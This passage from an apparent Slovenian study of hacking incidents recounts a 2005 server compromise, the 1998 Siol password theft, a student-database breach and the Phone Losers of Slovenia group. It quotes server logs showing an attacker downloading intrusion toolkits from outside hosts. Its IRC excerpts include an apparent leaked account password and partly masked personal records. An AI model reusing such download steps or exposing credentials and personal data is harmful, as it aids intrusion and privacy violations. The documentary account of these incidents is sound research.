iz ZDA (preko Interpola), kasnejša preiskava pa je odkrila, da je bil napadalec 19-letni uporabnik kabelskega dostopa do interneta, ki je programe za vdor dobil na internetu, sicer pa je brez programerskega znanja (Ostanek, 2005)).

Administrator obravnavanega strežnika je konec leta 2005 opazil veliko število zahtevkov za dostop do različnih delov spletnega strežnika:

```
[Sat Nov 12 09:10:51 2005] [error] [client 200.72.xxx.xxx] File does not exist: /var/www/domena/xmlrpc
[Sat Nov 12 09:10:52 2005] [error] [client 200.72.xxx.xxx] File does not exist: /var/www/domena/xmlsrv
[Sat Nov 12 14:22:45 2005] [error] [client 213.30.xxx.xxx] File does not exist: /var/www/domena/cgi-bin
[Sat Nov 12 14:22:45 2005] [error] [client 213.30.xxx.xxx] File does not exist: /var/www/domena/cgi
...
...
[Sun Nov 13 14:06:46 2005] [error] [client 212.234.xxx.xxx] File does not exist: /var/www/domena/phpgroupware
[Sun Nov 13 14:06:47 2005] [error] [client 212.234.xxx.xxx] File does not exist: /var/www/domena/wordpress
```

Kopija dela datoteke napak spletnega strežnika Apache, /var/log/apache2/error.log (error.log, 2005).

Kasneje se je izkazalo, da je šlo za iskanje varnostnih ranljivosti v programski kodi spletne strani, v konkretnem primeru iskanje in poiskus izkoriščanja XML RPC varnostne ranljivosti in drugih. Po ponovnem zagon spletnega strežnika, se le-ta ni več hotel zagnati. Pogled v datoteko napak je pokazal sumljivo aktivnost napadalca:

```
--16:11:20--  http://www.geocities.com/marius_maf2002/port.tgz
...
16:11:21 (62.44 KB/s) - `port.tgz' saved [11726/11726]

--16:12:01--  http://geocities.com/l1qu1d1985/root/psy.tar.gz
...
16:12:03 (66.75 KB/s) - `psy.tar.gz' saved [141323/141323]
```

Kopija dela datoteke napak spletnega strežnika Apache, /var/log/apache2/error.log (error.log, 2005).

Iz zapisa je razvidno, da je napadalec na napadeni strežnik s pomočjo izkoriščanja varnostne ranljivosti naložil dve datoteki (*port.tgz* in *psy.tar.gz*). Iz zapisa pa je tudi razvidno, da je ti dve datoteki prenesel iz dveh spletnih strani na strežniku *Geocities*. Obisk teh dveh spletnih strani je razkril, da gre zelo verjetno za indonezijskega mladeniča. Z nekaj malega raziskovanja s pomočjo iskalnika Google, je bilo mogoče pridobiti njegovo ime, elektronski naslov, vzdevek na IRC-u, kontakte v omrežjih za hipno sporočanje (MSN, Yahoo) ter celo fotografijo. Na eni izmed svojih spletnih strani (<http://gohchinmin.com/blog/category/tutorial/>) je imel objavljena tudi podrobna navodila za uporabo orodij za vdor.

Včasih pa napadalci na računalnike vdirajo tudi zato, ker si želijo nanje shraniti vdiralska orodja (ali pa preko tujih računalnikov prodajati nelegalne vsebine, npr. pedofilijo - tudi v Sloveniji je znan tak primer (Šavnik, 2005)). Enega takih primerov je opisal vodja varnostnega centra SI-CERT, Gorazd Božič: "*Nekdo je namreč imel v Mariboru na nekem FTP strežniku zbirko rootkitov in ostalih vdiralskih orodij. Primer smo odkrili tako, da smo dobili prijavo o vdoru iz Finske. Na Finskem so ugotovili, da je nekdo po vdoru na njihov strežnik nekaj prenašal iz nekega strežnika, katerega IP je bil v našem naslovnem prostoru. Domnevno je prenašal vdiralska orodja. Ugotovili smo, da gre za strežnik Arnesove stranke, ki se je nahajal v Mariboru. Zato smo pogledali kaj se dogaja s to IP številko, in odkrili, da je bilo na ta strežnik in iz njega veliko FTP prometa. Stopili smo v stik z administratorjem tega strežnika in na koncu je bilo ugotovljeno, da je nekdo njihovemu uporabniku posnifal (prestregel) geslo in na njegov FTP prostor odlagal vdiralska orodja in datoteke iz napadenih računalnikov. Uporabnik FTPja sicer sploh ni uporabljal in ni opazil, kaj se je zgodilo. Tega FTPja pa ni uporabljala samo ena oseba, pač pa še njegovi kolegi, zato je bil tudi precej prometen. V tem primeru smo podali prijavo na policijo.*" (Kovačič, 2004c).

Namenski vdori v točno določene računalnike

Poleg teh dveh vrst vdorov pa obstajajo še vdori v točno določene računalnike, navadno gre za računalnike uglednih ustanov. O enem izmed tovrstnih primerov, sta se v pogovoru na IRC-u

razgovorila dva domnevna napadalca (ki sta domnevno izvedla tudi napad na Siol leta 2004):

avtor	*sporočilo*
oseba5	Pa za POP TV bi verjetno tudi lahko naredil kakšno predavanje, ne? :-)
sensei	Hmm, to pa ne. (napadalec2) bo tm predavu. Jest bi jim predavanje lahko par let nazaj dal. Ko sem jih mel zownane (ko je vdrl na njihov strežnik, izraz izvira iz angleške besede *to own* - imeti v lasti, m. op.). Mel sem vse passworde:)
(napadalec2)	:P
sensei	jonas/******* :) [*na tem mestu domnevni napadalec navaja geslo za poštni predal, m. op.*]
(napadalec2)	npirc1 :)
sensei	Hehe, ta je bil njen Siol account.
oseba5	In, so kdaj ugotovili?
(napadalec2)	Itak da so, haha.
sensei	Ne vem, če so.
(napadalec2)	Sj so medij. Oni so opasni. :)
sensei	Jest sm DOS-u iz tam, al neki. To je že dolg nazaj. :)
(napadalec2)	Mene bojo civilno tožil. So rekl. :)
sensei	Mene tud. Jest sm mel neki zravn.
(napadalec2)	Da bom nevem kok MARK plaču. :D
sensei	Tko se govori...
sensei	Boš šu v Bosno kupt? ;)
(napadalec2)	Ja tko je reku. Vasja Zupan :) (direktor projekta POP OnLine, m. op.).
oseba5	A marke še obstajajo?
sensei	V Bosni. ;)
(napadalec2)	Mogoče je mislu une, konvertibilne. Iz Bosne. :)
sensei	Vasja Bosanc. :) Mu bomo še šteko Drine prnesl.
(napadalec2)	:) i Morave :)

Zapis pogovora na kanalu #siolhack, 8. novembra 2004, zvečer (Kovačič, 2004e).

Iz pogovora je razvidno, da sta imela napadalca zelo verjetno dostop do poštnih predalov vsaj dveh uslužbencev TV postaje POP TV, saj sta za enega izmed njih celo navedla uporabniško ime in geslo. Tovrstnih namenskih vdorov pa je bilo še nekaj, čeprav so nekateri izmed teh vdorov morda bolj priložnostno motivirani. Med slednje na primer sodi vdor in kraja gesel za dostop do interneta neke ljubljanske gimnazije, kjer sta napadalca ob "raziskovanju" šolskega strežnika po naključju odkrila varnostno pomankljivost v brskalniku Lynx ter kasneje na strežniku seznam gesel za dostop do interneta, ki sta jih kasneje spremenila. Eden najbolj medijsko izpostavljenih je bil gotovo kraja uporabniških računov na Siolu leta 1998, poseben primer pa predstavljajo aktivnosti skupine *Phone Losers of Slovenia*, ki bodo predstavljene v posebnem poglavju.

Kraja gesel na Siolu leta 1998

19. maja 1998 se je na spletni strani strežnika Xoom, ki je ponujal brezplačno gostovanje spletnih strani pojavila spletna stran, kjer je nekdo, ki se je podpisal kot "Richard Levjesrčni" pod naslovom "*ZASTONJ INTERNET ali ZAKAJ MORAM SIOL-u PLACATI 35000 SIT*" opisal domnevne nepravilnosti na Siol-u ter objavil 230 uporabniških imen in gesel uporabnikov Siola (uporabniška imena in gesla so bila pomešana med sabo, tako, da jih ni bilo mogoče neposredno uporabiti). Avtor je povezavo do spletne strani poslal nekaterim novinarjem in posameznikom in informacija se je bliskovito razširila po Sloveniji.

Slika 7: Sporočilo "Richarda Levjesrčnega" na spletni strani "Telekom hate page".

Avtor je na spletni strani (ki se je kasneje selila po različnih strežnikih, na koncu pa pristala na spletni strani "Telekom hate page", kjer je dostopna še danes) zapisal, da je po tem, ko je sklenil naročniško razmerje s Siolom, pričel dobivati visoke račune za uporabo interneta. Prvi račun naj bi znašal "*skoraj 20 tisoč SIT*", kasneje pa "*35 tisoc za plačat !!!! To je 120 ur na mesec, 4 ure povprečne uporabe na dan !!!*". Levjesrčni je na svoji strani trdil, da je najprej zamenjal ponudnika dostopa do interneta, nato pa se je zadevo odločil raziskati. Preko interneta naj bi stopil v stik z nekom, ki je prodajal ukradene Siolove uporabniške račune: "*Odprlo pa se mi je, ko sem v začetku*

aprila na What's New naletel na nekoga, ki naj bi prodajal SIOL-ove accounte za 2000 SIT / mesec. Če pomislis, da pri SIOL-u kličeš na zastonj tel. stevilko (ne plačas tel. impulzov direktno), je to idealno. Telefonske impulze plača lastnik accounta. Se pravi, da lahko več ljudi uporablja nek SIOL account, plača pa le lastnik." (Levjesrčni, 1998a).

Nadalje je Levjesrčni trdil, da je preko IRC-a stopil v stik s posamezniki, ki so Siolove uporabniške račune prodajali za 2000 do 4000 SIT, ter nadaljeval: "*Če po e-mailu veliko komunicirate in če mislite, da je vaša zasebnost zagotovljena, se motite. Če je vas account prodan, potem lahko popolni neznanci berejo vašo posto, ne da bi to vi vedeli. ... In sploh mu ni treba biti računalniški strokovnjak, da to naredi. Dovolj je, da imate vi uporabnisko ime pri SIOL-u.*" (Levjesrčni, 1998a). Levjesrčni je kasneje nekaterim novinarjem posredoval seznam še 106 oz. 121 uporabniških računov v uporabni obliki in s tem dokazal točnost svojih trditev (na spletni strani je objavil samo uporabniška imena, brez gesel), organiziral pa je tudi tiskovno konferenco, ki je potekala preko IRC-a.

Po prvih člankih v dnevnem časopisju je Levjesrčni objavil svoj odgovor na odzive. Na vprašanje zakaj Siol-u ne pomaga razkrinkati preprodajalcev je med drugim odgovoril da: "*ker to ni moje delo. Skrbniki SIOL omrežja naokoli hodijo v usnjenih jaknah in se vozijo z nobel avtomobili. Medtem pa nekdo drug surfa na račun njihovih uporabnikov. Dokler se bodo tako lahkomiselno obnašali in dokler bo g. Kramberger* (tedanji direktor Siola, m. op.) *dajal izjave v stilu, da nimajo problemov, jim jaz ne bom pomagal. Svojo plačo morajo zaslužiti z delom.*". Podobno je odgovoril glede sodelovanja s policijo: "*Vsem tistim, ki mi sporočate, naj zadevo prijavim policiji: zdi se mi, da bodo naredili nek zapisnik in pri tem se bo stvar končala. Sicer nisem pravnik, vendar se mi zdi, da je nas zakon na tem področju še precej zastarel.*" (Levjesrčni, 1998b). Na vprašanje zakaj ne objavi, kdo so preprodajalci pa je odgovoril, da jih ne pozna osebno, pač pa zgolj preko IRC-a, da bi v tem primeru izgubil dotok informacij ter da obstaja velika možnost razkritja njegove identitete. Na splošno je bilo v njegovih sporočili moč opaziti strah pred razkritjem identitete, npr: "*Žal zaradi varnostnih razlogov e-mail ne berem skozi. Bom pa poskušal brati vsaj enkrat dnevno.*" ter "*Poleg tega sem dobil neke namige, da policija išče mene oziroma poskuša ugotoviti mojo identiteto. Se trudijo le za informativni razgovor? Informativni razgovor lahko opravimo tudi preko e-maila.*" (Levjesrčni, 1998b).

Levjesrčni je v svojih sporočilih nenehno poudarjal, da je napaka na strani Siol-a in uporabnike pozival, naj zamenjajo operaterja, npr. "*Če jaz zaradi malomarnosti nisem zapravil svojega gesla, ga je pa zaradi malomarnosti ali neustreznih varnostnih mehanizmov moj ponudnik, potem je jasno*

kdo nosi odgovornost." (komentar1.htm) ter "*Sam sem že ukrepal proti temu tako, da sem prekinil naročnisko razmerje s SIOL-om in si poiskal drug način priklopa! To priporočam tudi ostalim!*" (Levjesrčni, 1998a)

Kot pa se je izkazalo kasneje, je kriminalistična policija prvo obvestilo o vdoru prejela že sedmega aprila 1998. V preiskavi so ugotovili, da je hekerska organizacija z imenom X-ORG preko ameriškega strežnika za 2000 SIT prodajala ukradena uporabniška imena in gesla. Nadaljna preiskava je odkrila, da je napadalec z imenom Cr00k s pomočjo programa TBL, ki ga je razvil sam (Kovačič, 2004c) prestrezal uporabniška imena in gesla za dostop do e-poštnega predala, ki pa so bila hkrati enaka geslom za dostop do interneta. Kriminalisti so v preiskavi tudi odkrili identiteto Levjesrčnega, za katerega se je izkazalo, da je v resnici Cr00k. V hišni preiskavi so zasegli dva programa za prestrezanje gesel (*Bouncer* in *TBL*) ter našli dokaze, da je Levjesrčni uporabniška imena in gesla posredoval na internet, ne pa tudi, da bi jih prodajal. So pa očitno gesla prodajali nekateri drugi. Sogovornik Arctus je povedal: "*Da so se gesla prodajala mi je znano, ker jih je kupoval tudi moj sošolec. In je moral zaradi tega tudi enkrat na policijo. Ker ko so prijeli prodajalce, so ti imeli ponavadi shranjene naslove, komu so gesla prodali. Tako se je na listi znašel tudi moj sošolec in je moral na zagovor. Tam so ga spraševali tudi, če pozna koga drugega iz te liste, celo po nadimkih so povpraševali.*" (Arctus, 2006a).

Hišne preiskave opravljene junija pri ostalih članih združbe X-ORG, ki so bili študentje in dijaki iz Maribora, z imeni Glumac, X- Ray in Yogurt, so pokazale, da so bili omenjeni vpleteni v krajo in prodajo ukradenih uporabniških računov. Izkazalo se je, da so člani omenjene skupine vdrli tudi v sistem *Ministrstva za šolstvo in šport*, spremenili vsebino spletne strani ter prestrezali elektronsko pošto. Našli so tudi dokaze za vdor in namestitev prisluškovalnih programov na strežnikih *Fakultete za elektrotehniko* ter *Fakultete za računalništvo in informatiko v Ljubljani*, ter strežnikih ponudnika dostopa do interneta *K2.net*. S pomočjo prisluškovanja so napadalci prestregli 733 uporabniških imen in gesel za dostop do 34 različih strežnikov, med drugim tudi v tujini. Siol je škodo ocenil na 17,5 milijonov SIT (Cerar, 1998).

Vdor v bazo podatkov o slovenskih študentih


Med vdore, ki niso bili nikoli javno odkriti lahko štejemo tudi vdor v bazo podatkov o študentih, izveden verjetno nekje okrog leta 2002. Napadalec je v pogovoru preko IRC-a povedal, da je pridobil dostop do osebnih podatkov 13.011 študentov za leto 2002 v Sloveniji. Baza podatkov je poleg imena, naslova, številke EMŠO, končane srednje šole in fakultete na katero se je posameznik vpisal vsebovala še število točk, ki jih je študent dosegel na maturi. Podatke o vdoru je napadalec

opisal takole:

anonimni	Jaz imam podatke o vseh študentih v Sloveniji, od leta 1994 do 2002. Ime, priimek, faks, EMŠO, naslov, št. tock na maturi, itd. Za vsakega pogledam, če ga poznam.
	...
Matej	Kje si staknil te podatke?
anonimni	Hehe, če ti povem, ne boš verjel. Čisto po naključju sem jih našel. Imel sem jih doma na računalniku že eno leto, pa sploh nisem vedel, da jih imam.
Matej	Kako? Od nekje si jih moral sneti, ne?
anonimni	Ja, ampak nisem vedel kaj sem snel. Šele lansko leto sem videl kaj imam.
Matej	Kako si jih pa snel?
anonimni	Preko interneta. IIS exploit. Nekdo je imel te podatke in mislim, da jih tudi on ne bi smel imeti, oz. ni bil opravičen da jih ima.
Matej	Aha, se pravi je nekdo to imel, ti pa si potem njemu vdrl...
anonimni	Da, ampak, ta, ki je to imel, ni oseba, pač pa zavod. Pa ni bil maturitetni zavod ali kaj podobnega.
Matej	Kateri pa?
anonimni	Nek drug zavod. ... Ti bom že povedal.
	...
Matej	Hmm, to je pa zanimivo. Mi lahko izpišeš podatke za nekaj študentov, toliko, da lahko preverim če so res točni?
anonimni	Podatki so že točni, brez skrbi...
	...
Matej	Bi se jo (to bazo) mogoce dalo dobiti?
anonimni	Ne. Lahko ti dam kaj vec podatkov o njej ali iz nje ampak same baze ti ne dam. Pravzaprav je nisem dal še nikomur. Ti bom mogoče naredil odsek ene 20-tih študentov za 2002 in ti jih poslal v .db obliki. Ko bom imel čas.
	...
Matej	Daj poglej zame.
anonimni	Za 1994 nimam popolnih podatkov. ... Veš da te ni notr. ... Lahko ti za ***** pogledam. Da boš vidu, da ne blefiram.
Matej	Čaki... kaj pa za ***** [ime sorodnika, m. op.]
anonimni	Ja. Ta pa je. *****. Mal počak. Kandidat ***** Priimek ***** Ime ***** Spol * Emso ***** Drzavljan ***** Ulica_s ***** Posta_s ***** Obcina_s *****

	Uni * Zavod ** Vsi ***** Vsi1 ***** Stopnja ***** Letnik * Nacin * Kraj ***** Drzava_ss ***** Sredsola ***** Poklic_ss ***** Matura * ** zavod je ***** [ime fakultete, m. op.]. Hodil je na ***** oz. *****. [*Podatki so se po preverjanju izkazali za točne, m. op.*]
	...
anonimni	Dobro, bom en software vrgel gor ko se imenuje ScreenCam ali nekaj takega za snemanje desktopa. Datoteke so bistveno manjše kot AVI, ker se tu snema dekstop na drugačen način. Potem boš ti to predvajal na svojem zaslonu na TVOUT in posnel pa je... ... Zadeva je v bistvu še bolj zanimiva. Imam še oz. lahko dobim tekoce podatke za neko specificno univerzo v Ljubljani o vseh študentih, o vseh izpitih, ki so jih naredili in s kakšno oceno. Obstaja verjetnost, da se dajo ti podatki celo alternirati, vendar tega še nisem in ne nameravam sprobati. Ne gre samo za študente LJ univerze ampak za vse študente v Sloveniji, tudi tiste, ki so se vpisali na univerze/fakultete na obmocju nekdanje Jugoslavije. Za leto 2002 je studentov: 13.011 ... IP oz. server od koder so podatki ti zaenkrat se ne morem zaupat, vse ob svojem času... Za leto 2003 se ni podatkov in jih po mojem tudi ne bo. Lej, cez nekaj mesecev, ce bodo podatki se na serverju bom naredu posnetek, kako sem do podatkov prisel. Kot sem ti omenil, je zadeva se bolj zanimiva, ker so poleg teh podatkov na serverju še drugi.

Pogovor z anonimnim napadalcem, ki je vdrl v bazo podatkov o študentih (Kovačič, 2003d).



Slika 8: Zaslonski posnetek pregleda baze podatkov o slovenskih študentih, ki ga je posredoval napadalec. Nekateri osebni podatki so zabrisani.

Napadalec je kasneje res posredoval zaslonski posnetek pregledovanja baze. Čez dlje časa pa je sporočil, da naj bi šlo za vdor v študijski informacijski sistem *fnisid*, ki se je skupaj z varnostno kopijo podatkov nahajal na spletnem strežniku ene izmed ljubljanskih fakultet. Sistem naj bi vseboval tudi ocene študentov te fakultete, podatke o diplomi, itd.:

> "*Sedaj je že minilo toliko časa, da ti lahko razkrijem od kod sem dobil one podatke o študentih. Podatki, oz. natančneje sistem fnisid, ki so ga razvili na FRI, skupaj s podatki se je nahajal na strežniku **** in sicer na strežniku, ki je bil dostopen na internetu.*
> *Med drugim so se na strežniku nahajale varnostne kopije sistema fnisid za njihovo fakulteto, med katerimi so bili vsi podatki o njihovih študentih vključno z vsemi ocenami, podatki o diplomi itd. Kdor je šel delat varnostne kopije na www strežnik ni ravno pri zdravi pameti! Si predstavljaš kako lahko en zaposleni, v tem primeru administrator ogroža varnost podatkov vseh študentov? Take stvari bi morale biti rešene z ustrezno zakonodajo, ker v primeru, da podatki "uidejo" na internet bo administrator verjetno zbrisal vse loge in rekel, da o tem nič ne ve.*"
>
> *Pogovor z anonimnim napadalcem, ki je vdrl v bazo podatkov o študentih (Kovačič, 2006a).*

Phone Losers of Slovenia

Phone Losers of Slovenia je bila hekersko-phreakerska skupina, ki jo je leta 1999 ustanovil Arctus skupaj z An Sanctom. Prava identiteta članov skupine ni bila nikoli odkrita, saj so člani skrbno pazili, da se ne razkrijejo nikomur:


Matej: Saj po moje bi bilo fino, če bi se enkrat dobila v živo.
Arctus: To bom še videl, če bo kdaj prislo do tega. Mogoče prej po naključju.
...
Matej: Glede dokumentarca (pogovor je tekel o snemanju dokumentarnega filma o hekerjih, m. op.) pa bi bilo fino, da se res enkrat dobimo ob kaksni pijači.
Arctus: Jst mal cvikam, ne zaupam dostim ljudem, tebe sploh ne poznam tko da ne vem kdaj bo prišlo do tega, da se bomo dobil na pijači.
...
Arctus: Poznam XXXX osebno, samo on ne ve kdo sem jaz. Pozna me samo pod pravim imenom. Ne pozna moje identitete na internetu, ker mu je nisem želel razkrit, ker mu ne zaupam.
Matej: A med sabo se pa poznate (v PLS)... ali bolj preko neta komunicirate?
Arctus: Poznamo se preko interneta, v živo ne, bolje za nas vse, da se ne poznamo v živo. Ker če bi se poznali, potem če koga od nas dobijo lahko razkrije ostale, v zameno za imuniteto ali kaj podobnega. Tega ne želim, izdajalstvo sovražim.

Pogovor z Arctusom (Kovačič, 2003e).

Skupina je imela spletno stran (najprej v slovenščini, nato pa pretežno v angleščini), kjer so objavljali svoje hekerske in phreakerske dosežke oz. informacije, ki so jih pridobili skozi raziskovanje telefonskih in računalniških sistemov. Ob 5-letnici obstoja so na svoji spletni strani zapisali: "*smo zagotovo zadnja generacija pravih telefonskih hekerjev stare šole, ki so bili in so še zaljubljeni v analogno telefonsko tehnologijo. Naš cilj, ki je bil dosežen le delno, je bil vzpostavitev telefonske phreakerske skupnosti v Sloveniji, kjer bi ljudje lahko delili informacije o naših telefonskih sistemih. Žal smo ugotovili pomankanje interesa mladine na tem področju. Vprašanje je, ali je bilo telefonsko hekanje sploh kdaj aktivno v naši državi? Danes je vsako telefonsko hekanje izvedeno s pomočjo hekanja računalnikov. Telefonsko hekanje včasih vključuje računalniško hekanje, a prava čarovnija je v klikih in pokih, zvoku, ki pritegne tvojo pozornost*." (PLS, 2004a).

Skupina je bila odgovorna za kar nekaj vdorov in na svoji spletni strani so objavili precej občutljivih informacij. Pri vseh objavah je bilo zapisano takšno ali drugačno opozorilo, da so informacije objavljene zgolj v izobraževalne namene in pozivi naj jih obiskovalci ne zlorabljajo, kljub temu pa je - razumljivo in pričakovano - do zlorab prihajalo. Vseeno pa je bil osnovni namen članov skupine verjetno predvsem raziskovanje in učenje in ne namerno povzročanje škode. Mimogrede, na to nakazuje tudi dejstvo, da so člani PLS pred objavo nekatere osebne podatke

odstranili, na zahtevo žrtev pa so odstranili tudi druge občutljive informacije. Arctus je v pogovoru, ki je potekal julija 2003 preko IRC-a povedal: "*A veš kaj je point PLS in mene? Sedaj ko smo mladi si nabiramo izkušnje, da bomo lahko ko bomo enkrat starejši odprli svoje podjetje in nudili storitve iz področja varnosti. ... če bom nekje videl neko tipkovnico in nek sistem, ki ga ne poznam se bom vsedel zanj ... Jst sem že od otroštva bil drugačen. Me ni zanimala zabava. Pa sem bil star 10 let, pa sem raje prijel v roke telefon v recepciji hotela ali kaj podobno kot pa gledal kje bo kaj za pit na mizi ... Včasih lahko primerjas to, da odkriješ nekaj novega v nekem sistemu, kar še nihce ni prej odkril, z orgazmom. Dobis kurjo polt, veš da kar delaš je ilegalno ampak ne moraš nehat. Neke vrste adrenalin.... Jst berem knjige o hackerjih izpred 10, 20 let. Jst si tko močno želim v tisti čas, ko je bilo še vse odprto. Ti ne veš... ... Veš IRC pa to, te tehnologije slabšajo medsebojne odnose med ljudmi. Pred 20 leti, a ne, so se hackerji dobival zunaj, 1x na mesec. So se tudi drugače bolj družl zunaj. Danes so vsi tko, egoisticni za sebe. ... Jst sem hotel nekako s PLS-jem obnovit to. Celo sem razmišljal, da bi narediti hacker meetinge 1x na mesec z vsemi hackerji, da bi se spoznal in menjal informacije. Sej to je point, da se informacije menjajo. Slogan: information wants to be free.*" (Kovačič, 2003e).




Slika 9: Spletna stran Phone Losers of Slovenia iz leta 2001. Arhiv spletne strani se nahaja na web.archive.org, del strani pa ni arhiviran.

